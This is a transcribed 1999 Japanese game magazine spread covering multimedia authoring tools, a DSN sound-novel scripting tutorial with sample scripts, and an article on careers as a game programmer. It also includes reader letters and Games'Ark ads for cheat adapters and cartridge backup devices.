また、このソフトの大きな特徴として、作成されたMac用アプリケーションをWindows環境に持っていき、ファイル名に拡張子「.exe」を付けるだけで、Windowsアプリケーションとしてそのまま動作してしまう、という驚くべき機能があります。つまりMacで動作するソフトを作成するだけで、Windows用のソフトも完成してしまうわけです（Mac/Windows両対応を前提とする場合、使用するムービー素材の色深度やトラックの構成などに配慮する必要がある）。

ただ現時点では、Windows側にインストールされるべき『QuickTimeforWindows』のバージョンが3.0以降もしくはMacOS8.5の場合未対応、といった問題点もあるようなので注意が必要です。同ソフトにはWindows専用のVer2.0もあるので気になる人はチェックしてみてください。

Mac固有の手軽な開発環境としては、『キューティーマスコット＋＋』『HyperCard』『SuperCard』『FutureBASIC Ⅱ』、などさまざまなオーサリングソフトや言語があります。Windowsとの親和性はあまりないものの、表現できる幅も広がってくるので好みに応じて挑戦してみてはいかがでしょうか。

写真のように画像や絵などをペースト。あとは動かす速度を決定すれば完了だ。

〔レッツメーク スクリーンセーバー〕

今回使用したソフトはアスキーの『スクリーンセーバーツクール95』。残念ながらつねにCD-ROMを装備しなければならないが、定価は3,980円とお手頃。さぁ、私の作品を見てチョーダイ。レッツビキン!!

スクリーンセーバーとは楽しく作るものナリ!!　君も日ごろいばっている父ちゃんとレッツメーク!!

●ひさしぶりにプレステの『スーパーロボット大戦F』をやった。キャラがしゃべる前のCD読みこみ音がたまらんですな。（埼玉県鳩ヶ谷市/空月紫雫）㊙“キュルッ、キュルッ”っていうあの音ですな。どうも製造番号ごとに音が違うらしいので要チェック。1番いい音をこんど教えてね。

DSNでオリジナルサウンドノベルを作ろう

Let's make soundnovel !

『弟切草』、『かまいたちの夜』、『街』に代表されるサウンドノベル。このサウンドノベルをテキストの入力のみで簡単に作ることができたら…DSNシステム(http://www.asahi-net.or.jp/~KU5M-FJI/)はそんなキミの夢を実現するソフトです。

だんちゃん(藤居　学)
Delphi使いのアマチュアプログラマ。本職は外資系損保マン。

“サウンドノベル”と呼ばれるゲームジャンルがあります。一見、ただのテキストアドベンチャー――画面に表示されるテキスト(人物同士の会話や状況の説明など)を読みながら、物語が展開していくゲームに見えます。私自身、実際に遊ぶ前は「テキストアドベンチャーに新しそうな名前がついているだけだろう」と思い、正直興味がわきませんでした。

ところが、ちょっとしたきっかけで遊んでみて、その“おもしろさ”の主眼が従来のアドベンチャーゲームと異なる新しい視点にあることに気がついたのです。ちょっとしたカルチャーショックでした。

従来のアドベンチャーゲームは“正しい道”を1本だけ用意して、その道をあたかも迷路のように“正しくない道”のなかに隠します。そしてユーザーは、1本しかない“正しい道”を探して迷路のなかをさまようのです。仮に失敗すれば、途中でも1度やり直します。同じ迷路に何度も挑戦し、ついには“正しい道”をみつけゴールに到着する――マルチエンディングのアドベンチャーゲームもたくさんありますが、“迷路”そのものは何度遊んでも同じです。

しかし、“サウンドノベル”の場合、とりあえずエンディングを迎えることは、それほど難しくありません。また、当然のようにマルチエンディングなので、それぞれのエンディングを見るべくユーザーは何度も挑戦することになります。

すると、不思議なことが起こるのです。“ある場面で、選べる選択肢が増えている”“同じように同じ選択肢を選んだのに、違うストーリーに突入”など…。つまり、前述のようにたとえるなら“迷路そのものが遊ぶたびに姿を変える”という要素が加わっているわけです。

これは、普通の小説には真似できない、サウンドノベル独自のおもしろさだといっても過言ではないでしょう。DSN(Danchan's Sleading Novelの略、展開する小説)システムは、このような物語を自分で創って楽しめるようにしよう、という目的で作られた環境です。

DSNシステムとは

DSNシステムは大きく分けると次の4つのソフトウェアから構成されています。

1.DSNブラウザ

すでに完成している“作品”を鑑賞する(遊ぶ)ためのソフトウェア。サウンドノベルの“ストーリー変化のおもしろさ”を感じてください。

2.DSNコンパイラ

一定の文法(ソースファイルを書く際のきまりごと)にしたがって書かれたシナリオを、DSNブラウザで鑑賞可能な“DSNファイル”に変換するソフトウェア。自分で作品を制作する場合にはメインで使用することになります。

3.DSNデバッガ

すでに完成している“DSNファイル”の構造や文字列の検索などを調べるためのソフトウェア。自分で書いていたシナリオがこんがらがってしまったときや、ほかの人の作品の内部構造をのぞいてみたいときなどに使用します。

4.DSN html Publisher

DSNで作成した作品(メモ帳や外部エディタで作成したテキストファイルでO.K.)をhtmlファイルに変換するソフトウェア

●最近の声優はゲームのキャラを演じるのではなく、声優である自分を演じ、売りにしているような気がします。(福岡県田川市/吉永　隆史)
どの世界も最後まで生き残るのは真に実力を持った人だけ。ただ現在の声優業界は人間でなく、学校のほうが儲かっているような気がするな。

です。このソフトを使えば、あなたが制作したオリジナルシナリオをインターネットのホームページ上で遊べるようになります。もちろんフラグ操作や登場人物名の変更も自在です。

これら4つのソフトを駆使して、オリジナルのサウンドノベルを制作します。一般的な流れは「テキストエディタでシナリオを書く」→「DSNコンパイラにとおす」→「html化したい場合はさらにDSN html Publisherにとおす」という手順になります。

また、サウンドノベルの最大の特徴である“読み終えることによってストーリーが変わる”という点を最大限にいかすために、次のような機能を用意しています。

a.ストーリーごとにリセットされるテンポラリ・フラグ。
b.読了後もずっと内容を保持するグローバル・フラグ。
c.1～26までの値をカウントできるカウンタ。
d.フラグやカウンタにより、選択肢の表示やジャンプ先を自由に制御できる。
e.選択肢は1シーンにつき最大12種類まで設定可能。
f.個々のシーンを記述するブロック数は最大8,000。
g.主人公の名前など、ユーザーが自由に変更できる文字列変数は最大9。
h.色の変更やJPEG/BMP画像、音声（WAV/MID）ファイルのサポート。

オリジナルサウンドノベルを作ってみよう

それでは、さっそくDSNシステムを利用して、キミだけのサウンドノベルを作ってみましょう。そのためには、まず、DSNシステムにおける文法を知る必要があります。以下の例をみてください。


```
TITLE=真実の宗教…タイトルの設定
VERSION=1.0…バージョンの設定
%1=主人公の名前,勝…文字列変数の設定
%2=友人の名前,康夫…文字列変数の設定
（ここまでをヘッダという）

#start…1つめのブロック
「%1、今日は悲惨だったな」
　%2は楽しくて仕方がないという様子で言った。
?end

st001

#st001…2つめのブロック
「ところで、お前は神様と仏様、どっちを信じる?」
　%2がわけの分からないことを聞く。
?000
僕は、「うるさいな」と言って怒った。
st002
?001
僕は、「ほっとけ」と言って怒った。
ending
?end

#st002…3つめのブロック
./001
「まあいいから。もう一度聞くぞ。」
?end
st001

#ending…エンディングブロック
「何だと、俺は神道なんだぞッ」
　%2はナイフを振り下ろした。俺は殺されてしまった。

終
/
```

これは「真実の宗教」というサンプル作品の、DSNコンパイラでDSNファイルに変換する前のソースファイル（テキストエディタやメモ帳で書くことが可能）です。構成は、まずヘッダ部（タイトルや登場人物を設定する部分）があり、続いてブロックが繰り返されるといったものです。それぞれに簡単な文法規則があるので、説明してみましょう。


ヘッダの文法

ソースファイルの冒頭には、ヘッダ部といわれるものがつきます。ヘッダ部は、タイトル設定、バージョン設定、文字列変数設定の3つからなります。

サウンドノベルを作るときのテクニック その1




最初はフラグなどを使わず、簡単なゲームブック形式のストーリーを書いてみよう。フラグやカウンタを使った条件分岐はそのあとだ。



●3月号P.78の床“オーmyカード”はナイナイが出てる某カードのCMの1フレーズですよ、たぶん。（茨城県北茨城市/Xenongears）㊙そう、このあいだ見たときにやってた!!　っていまさらって気もしますけどね。ここのところテレビは見てないからねぇ。時流についていかないと!!

サウンドノベルを作るときのテクニックその2



“＞COL6”で背景色を黄色に、“＞BAK=c:windowscar.bmp”で背景グラフィックの変更が可能。また“＞WAV=foo.wav”と記述すればゲーム中に流す音楽の指定もできる。

```
TITLE=[タイトル]
VERSION=[0～99].[0～99]
%1=[(項目名1)],[(デフォルト名1)]
%2=[(項目名2)],[(デフォルト名2)]
…
%9=[(項目名9)],[(デフォルト名9)]
```

「項目名」とは、読者がゲーム開始時に文字列変数（主人公やパートナーの名前など）を設定する際に、“○○を入力してください”と聞いてくる場合の“○○”として使用されます。また「デフォルト名」は、とくに読者が文字列変数を設定しなかった場合に使用される名前になります。

ブロックの文法

ソースファイルは、ヘッダ部を除き、すべて“#”ではじまるいくつものブロックで成り立ちます。ブロックの構成は、次のとおりで、DSNはかならず最初のブロックから読みはじめます。

```
ブロック名
(フラグ操作)（カウンタ操作）
テキスト
(選択肢およびそれを表示する条件)、次のジャンプ先（およびそこにジャンプする条件）
```

このうち、カッコでくくられている項目は、必要がない場合は記述しなくてもかまいません。カッコのついていない項目は必須です。では実際にブロックの記述例をみてみましょう。

```
#stage005…ブロック名
!003…フラグ操作
　扉を開くと、そこは大広間だった。
正面と右手に扉が見える。…テキスト
　僕は、
?000…選択肢1を表示する条件
正面の扉を開いた。…選択肢その1
stage006…選択肢1のジャンプ先
?001…選択肢2を表示する条件
右手のドアを開いた。…選択肢その2
stage007…選択肢2のジャンプ先
?NOT002…選択肢3を表示する条件
シャンデリアを見上げた。…選択肢その3
stage008…選択肢3のジャンプ先
?end…選択肢終了
（ブロックもここで終了）
```

フラグとは、簡単にいえばユーザーがどのような選択をしたかを記憶するためのメモのようなものです。フラグは、オン・オフという2種類の状態のいずれかをとります。

あるシーンをとおるとフラグがオンになるという設定にしておけば、別のシーンでそのフラグを調べ、そのシーンをとおったかどうかを調べることが可能です。持ち物とフラグを関係づければ、持ち物を持っているかどうかをフラグによって調べることもできます。

DSNシステムでは、①フラグの状態によって、表示する選択肢を変える。②フラグの状態によって、ジャンプ先を変える。といった設定ができるので、状況次第で変化する幅のあるストーリーを作れます。またDSNのフラグにはテンポラリフラグとグローバルフラグの2種類が用意されています。

テンポラリフラグは通常のフラグで、1回のストーリーの間だけ内容が保持され、ストーリーを完結させて読み直すときにはリセットされるフラグです。これに対し、グローバルフラグは、ストーリーが完結しても内容がリセットされないフラグです。通常のアドベンチャーゲームを作るのであれば、テンポラリフラグだけで用が足ります。しかし、サウンドノベルのように“読み直すたびに展開が変わる”といったストーリーを作るためには、グローバルフラグを活用しなければならないでしょう。

さらにDNSシステムでは“＞”で始まる行を記述することにより、背景色を変えたり、画像を表示したりすることもできます。行間をあけたり、文字自体を飾る機能も追加したので、MIDIによるBGM演奏とあわせて、工夫しだいで市販のサウンドノベルに匹敵する作品を生み出すことも夢ではありません。

アドベンチャーゲームの制作ツールはDSNシステム以外にも、いくつかあります。みなさんもこれを機会に、ぜひオリジナルサウンドノベルを作ってみませんか?

●いっとくけど、オレは『イーアルカンフー』めちゃめちゃ強いよ。なんせ5年くらいやって、まだ飽きてねーから。（神奈川県川崎市/あ！　傘！）
●もしかして三角飛びとかも、簡単に使いこなせるのかな。『ファミコンロッキー』にそのテクニックが描いてあって実践したのを覚えてます。

THE GREETING OF FUTURE PROGRAMMER

未来のゲームプログラマに贈る言葉

いまや小・中学生の憧れの職業のひとつになってきたゲームプログラマ。今回はそんなゲームプログラマの実態に迫ってみよう。

Text by 皇

ひとくちにゲームを制作するといっても、じつにさまざまな職種があります。プランナー、グラフィッカー、サウンドコンポーザー、プログラマ…。

プランナーがゲーム全体のシステムや世界観の設定を行うのに対し、グラフィッカーはその世界に色をつけ、絵として表現します。そしてサウンドコンポーザーはその世界に流れる音楽を創り、プログラマはこの世界に息吹を与え、キャラクターに生命を与えるのです。

プログラマの仕事

「ゲームの世界に息吹を与える」といっても、それは、プログラマの思いどおりにゲームが制作できるという意味ではありません。ゲームデザイン（場合によっては開発チームのリーダー）にそったプログラムが求められるのです。

そのため、ときには「なんでこんなもののためにプログラムを組まなきゃならないんだ」、「マスターアップまで日数がないのにこの変更はなんなんだ」という場面にでくわすことも日常茶飯事。これは、ゲームのプログラムにかぎったことではないのですが、会社員としてプログラムを組んでいる以上、避けてはとおれない道なのです。


実際にプログラマになるには…

それでは実際の就職試験ではどのようなことが試されるのでしょうか。4年制大学文系学部を卒業し、新卒で某T社に入社したY君の話を具体例に、説明していきましょう。


まず入社試験は筆記試験と面接試験（集団、社長の各1回ずつ）の計3段階で選抜されたそうです。全部で8,000人前後の応募があり、採用されたのはそのうち32名（じつに250倍!!）。当時のT社はプレステに参入した直後で、アーケードの利益をコンシューマで食いつぶすという状態だったといいます。


開発志望で試験を受けていきましたが、入社するまでプログラム知識を問うような問題は筆記、面接を含め1度もありませんでした。もっとも内定が出た9月から入社までの4月まで、毎月1度会社に呼び出されて、数Ⅰと基礎解析の試験が行なわれたそうです。点数が悪くても内定が取り消されるわけではありませんが、試験の点が悪ければ居残りで先輩社員に数学をみっちり教えられたといいます。


Y君自身がいまでも印象に残っているのは、受験者5名、面接官4名で行なわれた集団面接です。圧迫面接（受験生にとって答えにくい雰囲気を作って行なわれる面接試験）のような形式で、「キミはよいゲームはどんなゲームだと思う」、「なぜプログラマになりたいんだ?」といった質問に答えさせられました。



●近所の店は130万画素のデジカメを1万円で売っていたかと思えば、次週には4万円で売っていたりと、わけのわからない価格設定をします。（福岡県久留米市/Pet）　㊟使うたびに画素数が変わるデジカメだったりして。4万円のときは200万画素超えたり。気分で値段つけてるのが真相かな?







『FFⅦ』のようなRPGでフィールドから戦闘シーンへ画面が切り替わる際のロード時間や、『タワー』のようなリアルタイムで進行するシミュレーションにプログラマの力量が現れる。

Y君はゲーム会社をメインに就職活動を考えていたこともあり、独自にゲームセンターの前でオリジナルのアンケートをとっていたそうです。質問内容は"どんなゲームが好きですか"、"これまでプレイしたゲームのなかで印象に残っているものは"…といったものでした。見ず知らずの人に声をかけてアンケートに答えてもらうという経験がこのときいきたのか、Y君にとっては圧迫面接もそれほど苦にはならなかったようです。

集計結果を見せながら簡単な説明をして、上記の質問には「インカムがとれるゲームがよいゲームだと思います」、「モノ作りにこだわった仕事がしたいからです」と答え、なんなく集団面接をパスしたのです。

社長面接では「キミは口はたちそうだが、仕事はできそうにないな」と冗談まじりにいわれたそうです。しかし、翌日には採用通知が届いたといいます。

Y君の例がすべてとはいい切れませんが、これといったプログラム知識を持ち合わせていなくても入社することは可能なようです。Y君を採用したT社は新入社員を1から育てる会社だったため幸運でしたが、中小のゲームソフトハウスには、いきなり実戦に投入される会社がほとんどなので、プログラム知識があるにこしたことはないようです。また、高度な3D表現が日常的なものとなったゲームハードで開発が行なわれる現在の業界動向を考えると、数学と物理の知識は必須といえます。「プラグラマをめざすなら、プログラム言語より、数学や物理の勉強をしておいたほうがいいですよ」——Y君の言葉です。

プログラマとしての生きかた

そんなこんなで運よくゲーム会社に入社できたプログラマは、だいたい次の3種類に分類されます。①天才プログラマ②そこそこできるプログラマ③ふつうのプログラマ…このうち①に分類されるのは、ゲーム業界全体でも1%に満たないでしょう。逆に多いのが②と③のプログラマです。かりに、この①、②、③のプログラマの人生設計を考えてみましょう。

①の天才プログラマの場合、ちょっと大きめの会社に入って、はやめに実績をつくるのが1番です。100,000本を超えるヒットとなるようなゲームの制作に、メインプログラマとして携わることができれば、十分フリーとしてやっていけるでしょう。

もちろん、そのまま会社に残って課長、部長とステップアップしていくのも生きかたの1つです。しかし、ゲーム業界で自分の本当の実力をためしてみたいと考えるなら、フリーとしてプロジェクトごとにゲーム会社と契約したほうがよいでしょう。

ゲームスクールを運営しているソフトハウスも少なくない。つねに人材は求められているのだ。

●ついに待望の『ファイアーエムブレム』の最新作が出ます。みんなも押し入れからスーファミを引っぱりだそう。（千葉県柏市/肩身のせまいスーファミ派） 編『聖戦の系譜』は燃えただけに、編も期待してます。これで『シレン』以外のスーファミソフトがひさしぶりにできそうです。

社内でのしがらみや人間関係もいったんはリセットされます。また資金さえたまれば、社長として会社が経営できるのも魅力です。

②のそこそこできるプログラマの場合、新入社員として会社に入ったときはよいのですが、同期のほかのプログラマが力をつけ、当初開いていた力の差があまり目立たなくなってくると悲惨です。①と同じく名の知れた会社に入って、はやいうちにチームリーダーとなれるような真の実力をつけることが必要です。

かりに、入社後力をつけることができなかったとしても、ある程度のアドバンテージが周りに対しとれていれば、社長とケンカでもしない限り退社に追い込まれることは稀でしょう。ただし、①のような天才プログラマではないので、下手にフリーになるとたいへんです。小手先のテクニックではなく、ほんとうの意味での実力をつけることが必要でしょう。


③のふつうのプログラマの場合は、ゲームのプログラミングを一生の仕事と考えず、将来的にはビジネスソフトなどほかのプログラムの仕事に移行したほうがよいでしょう。ゲームの場合、同じプログラミングでも、CPUの処理能力を向上させるためにマシン語とC言語を併用するなど、特殊なプログラミング技術が必要です。

とくに、近年、CG技術を使用して3D画像を表現するケースが非常に多くなっています。そのため、たんなるプログラミング技術以上に、数学や物理法則に明るいことが必須となっているようです。また、ゲーム細部の調整はプログラマのセンスによるところが大きく、ゲームセンスも求められます。

いくらよいゲームアイデアがあっても、ゲームに実現できるのは技術的に可能なことだけなのです。とくに先進的なゲームでは、そのできの善し悪しはプログラマにかかっているといっても過言ではありません。

少し厳しいいいかたかもしれませんが、③の場合、ゲームはあくまで趣味にとどめておいて、プログラムで食べていけるほかの仕事を探すほうが得策といえるでしょう。

技術の革新は日進月歩です。いかに抵抗なくそうした技術を自分のものとでき、またほかのスタッフとコミュニケーションをとれるかが、今後プログラマに求められる資質でしょう。



高スペックが要求されるパソコンゲームの場合、プログラムがうまく循環していないためにCPUやメモリに負担がかかることも少なくない。

シミュレーションゲームのプログラムは、RPGなどほかのプログラムにくらべ、組んでいるプログラマの個性が表れやすい。

●人間でない間はひたすらエロゲーにはまりまくっていた私。『虜2』はよかったが、そのあとの『臭作』『下級生』『しゃぶり姫』に泣かされまくりでした。まだパソコン歴は3か月です。(広島県広島市/アメックス) ㊙失業期間にエロゲーマーになるとは…㊙さんに1歩近づきましたね。

◆ゲームスアークプロショップ ◆ゲームスアークメガショップ
◆ゲームスアーク福岡

GAMES'ARK 全店

ゴールデンウィーク、出かけるなら
ゲームスアークがオススメです!

今年もこの季節がやってきました!来て、見て、お得な、ゲームスアーク恒例のゴールデンウィークセール!
とにかく安い!来ていただかないとこれは実感できません!

ゴールデンウィークセール開催

4月29日~5月5日

ゲームスアーク福岡が 移転しました!! ← OPEN SALE

ゲームスアーク福岡(新店舗)
福岡市中央区天神2丁目7-12天神吉富ビル4F

オープンセールにご期待ください!

'99年4月16日

OPEN

なお、旧店舗は4月11日をもちまして閉店させていただきました。

GAMES'ARK INFORMATION ご来店のお客様へ ゲームスアーク全店共通★メチャお得な2種類の新サービスを実施中!

各種クレジットカード取り扱い始めました。(詳細はお電話でお問い合わせください)

GB GAMEJACK GBゲームジャック

あなたのGBは狙われている!!

■スタンドアロンバックアップ機能
世界初！パソコンなしでゲームのバックアップができます。電池でどこでも稼働できるＧＢですからスタンドアロンはあたりまえ！！セーブデータも同時にバックアップできます。

■PCリンク機能
ゲームソフトをパソコンにバックアップできます。最近流行のエミュレーターにもバッチリ対応!!

■セーブデータバックアップ機能
大切なセーブデータをパソコンに保存できます。
例えば、１つしかセーブできないゲームでも、この機能を使えばいくらでもセーブできてしまうのです。

※値段はインターネット又は、直接ご連絡の上でご確認ください。（http://www.gamesark.co.jp）

近日発売予定

64で裏技コードがサーチできる!!

驚愕の64用裏技アダプターが今、目の前に…

裏技アダプターユーザー待望の64エックスターミネーターがついに登場！大量に収録された裏技コードによる裏技プレイはもとより、コードサーチまでできてしまいます！


64エックスターミネーター 近日発売

2165 PSプロアクションリプレイ3 定価 ¥9,800

攻略ナビゲーターがプロ仕様にパワーアップ！

●パソコンがなくてもサーチできる！
　TV画面を使用して、ゲーム画面と切り替えながらのコードサーチが可能です！発見したコードはその場で試してみることができます。
●ゲーム中にエディット画面を開くと、メモリの書換が可能です！
●メモリーカードスロットにメモリーを挿し込まなくても、データをセーブできる「バーチャルメモリー機能」。容量は120ブロック（通常メモリー８枚分）もあるのです！
●コントローラーでコードをON／OFFすることができます！
●パソコンと接続することで、より高度なサーチを行うことも可能です（接続用のソフトが必要です）
●ムービープレイヤー、アクションリプレイCD読込機能など、充実のオプション機能！

4月29日発売開始



2147 PSエックスターミネーターPRO 定価9,800円

サーチユニット付きで、パソコン無しでもサーチができる！

5月5日までにご注文いただいたお客様のみ
新発売特別価格 ¥8,900


●パソコンがなくてもサーチできる！
　エックスターミネーターPROさえあればパソコンが無くてもコードサーチが可能です。
●数値サーチや比較サーチができる！
　パソコンでのコードサーチと同じように、直接数値を入力してサーチする数値サーチなどコードサーチに便利な機能が充実しています。
●パソコンと接続できる！
　エックスリンクを使ってコードサーチやグラフィックの取り込み、セーブデータの管理もできる！
●エックスターミネーター２の機能を搭載！
裏技コードの入力や、メモリーカードマネージャーなどの機能が使用可能です。

※写真はサンプル版です※製品は仕様、外観ともに改良のため予告なく変更される場合があります。また、価格、発売日とも変更される場合があります。

全店営業時間（平日）11:00ＡＭ～8:00PM（日祝）10:00ＡＭ～7:00PM／年中無休

広告に載ってない商品でおもしろいものもあるゾ

営団地下鉄末広町駅より徒歩１分



ゲームスアーク メガショップ
〒101-0021 東京都千代田区外神田3-15-6 小暮・末広ビル6F
TEL:03-5298-2210(代) FAX:03-5298-2216

ゲームスアーク プロショップ
〒101-0021 東京都千代田区外神田3-15-6 小暮・末広ビル7F
TEL:03-3255-7644(代) FAX:03-3255-7645

2151 64トライスター 日本語版

定価14,800 をGA価格→ **¥12,800**

64,SFC,FCの
ソフトが使える！

MEGA HIT

●64のみエックスターミネーター機能搭載（『ゼルダ』などの裏技コード内蔵）●日本語版のみメモリエディタ機能付●セーブデータ解析に便利な10進数表示機能●裏技コード追加入力も可能だ。
※一部未対応のソフトもあります。※AVケーブル、ACアダプターが別途必要です。（SFC用と同等の物をご用意ください。

1072 ガマーズ V-BOX

GA価格→**¥7,800**

白ボディのコンバーター。ビデオ信号（NTSC）からVGA信号への変換ができる。パソコンにしか使えなかったモニターがビデオ画像やコンシューマーゲーム機器の接続など、いろいろと使えるようになります！

1074 レッドアント VGAコンバータ

GA価格→**¥9,800**

**パソコンのモニターに
ビデオ端子が接続できる！**

ビデオ信号（NTSC）からVGA信号への変換ができるコンバーターです。ビデオ画像やコンシューマーゲーム機器の接続など、モニターの使用用途が広がります！

2159 8ビットファミパチ GA価格→¥3,800

**FCソフトが遊べる！
コントローラータイプの
ファミコンパチゲーム機！**

このコントローラーは普通じゃない！なんと、FCソフトが遊べちゃう！「8ビットファミパチ」に直接FCソフトを挿し、テレビにつなげるだけ！2プレイヤー用コントローラー、ガンコントローラー付き。

2035 SFC スーパーUFO プロ8.3J

定価32,800をGA価格→ **¥19,800**


●フロッピーにバックアップしてしまえばゲームカセットはもう不要！●ゲームの改造までも出来てしまったりして…●レジューム機能でどこでも好きなところでゲームをセーブできる。

2030 SFC UFOグラフチェンジャー GA価格→**¥3,500**

2031 SFC UFOキャラクターエディター セットを御購入の方だけにプレゼント **非売品**

2032 SFC UFOぶろぐらむメーカー GA価格→**¥3,800**

2033 SFC UFOスクリーンセーバーキット GA価格→**¥3,800**



2037 SFCスーパーUFO 5点セット
定価→¥43,900+非売品
¥24,800

SFC UFO PRO8、ユーティリティソフト（UFOグラフチェンジャー、UFOぶろぐらむメーカー、UFOスクリーンセーバー、UFOキャラクターエディタ非売品）

2038 SFC スーパーUFO ソフト4点セット
定価→¥11,100+非売品
¥6,800

UFOグラフチェンジャー、UFOぶろぐらむメーカー、UFOスクリーンセーバー、UFOキャラクターエディタ非売品

3117 PS プロレーサー GA価格→¥6,900

ラバーコーティングのハンドルが振動！アクセル、ブレーキペダル付属！メタリックなボタン、まさにレーシングカー！

世紀末電脳マーケット

何があるかわからない亜細亜の電脳市場！
ゲームスアークが自信をもってお届けする輸入アイテムの数々をお楽しみください！

ドクターGBエクスチェンジャーセット（4Mセット・16Mセット）

パソコンとの接続でソフトのバックアップもナマROMに焼くことも自由自在。ネット上で最も開発環境が整ってるのがGBだけど、やっぱエミュより実機で遊びたいでしょ！（DOSV用ソフト付）
※ケーブルD-SUB25ピンのオスーオス※アセンブラは含まれてません。ネットで探してネ

GB エクスチェンジャー用ナマROM
＜仕様＞ ROMサイズ：4M／16M SRAMサイズ：256K／1M
MBC1,2,5対応 注）当製品でサーチは行えません。ご了承ください。

9002 ドクターGB エクスチェンジャー 4Mセット
〈セット内容〉
●ドクターGBエクスチェンジャー本体
●ドクターGBカード4M
●GB-PCリンクケーブル／ソフト付
¥12,800【GA特価】
¥11,800

9003 ドクターGB エクスチェンジャー 16Mセット
〈セット内容〉
●ドクターGBエクスチェンジャー本体
●ドクターGBカード16M
●GB-PCリンクケーブル／ソフト付
¥16,800【GA特価】
¥15,800

1062 GA価格→¥6,800 ドクターGB エクスチェンジャー


1063 GA価格→¥4,800 ドクター GBカード 4M

1071 GA価格→¥8,800 ドクター GBカード16M

1070 GA価格→¥1,200 GB-PCリンクケーブル

●一部のソフトでは正常に動作しない場合があります。どうかご了承ください。

ゲームスアークホームページからもご注文できます★http://www.gamesark.co.jp



移転しました！
ゲームスアーク 福岡
〒810-0041
福岡県福岡市中央区天神2-7-12
天神吉富ビル1F
TEL:092-714-5256(代)
FAX:092-712-5772

**●通販でのお申し込みは
通販センターへ
TEL：092-533-7036**

※左記の店舗では通販の受付をしておりません

通販のお申し込みは
最終ページを見てね

エックスターミネーターシリーズ ～各種裏技アダプター～


SS-KEY機能搭載!!パソコンなしでもSSゲームのサーチができる!

2197 日本語版SS用サーチ機能付裏技アダプター
SS エックスターミネーターVer.3 SS

GA価格で通常￥11,800のところ

バージョンアップ記念特価 **￥7,800**

専用の液晶画面付きサーチユニットを使うことで、パソコンなしでサーチができる！直接SS本体のワークメモリにアクセスできる為、従来品とは比較にならないほどの高速サーチ（1回の取込時間約1秒）が可能。操作は簡単！液晶画面の指示に従って楽々サーチ。



ひら、カナ、英の画面表示↑

※セガサターン以外での動作は保証できません。又、一部対応できないソフトがあります。
※製品は仕様、外観とも改良の為予告なく変更される場合があります。又、価格、発売日とも変更される場合があります。

バージョンアップ ここがスゴイぞ

SS-KEY機能搭載
バックアップCDもOK！※要CD EJECTスイッチ改良！

セーブデータ編集機能
SRAMおよびダイレクトセーブエリアのゲームセーブデータを編集できる！

裏技コードの使用率表示
メーターと%表示で使用率が一目瞭然！トラブルの原因となるデータの詰め過ぎを防ぐぞ！

現ユーザーにもVer.UPの道が！

◆SS X-T Ver.3はかなり特殊な構造をしている為、バージョンアップは本体をゲームスアーク店頭持ち込みもしくは、通販センターでしかできません。

◎ゲームスアーク店頭でその場でバージョンアップ！…SS X-T3本体を店頭にお持ちください 2,800円
◎通販でバージョンアップ…SS X-T3本体のみを梱包に注意し、お客様負担で郵送してください。
バージョンアップ後、着払いにて返送 3,800円（※サーチユニットは送らないでね）

パソコンリンクケーブル+ハードウェア
ゲームリンクインターフェイスボード
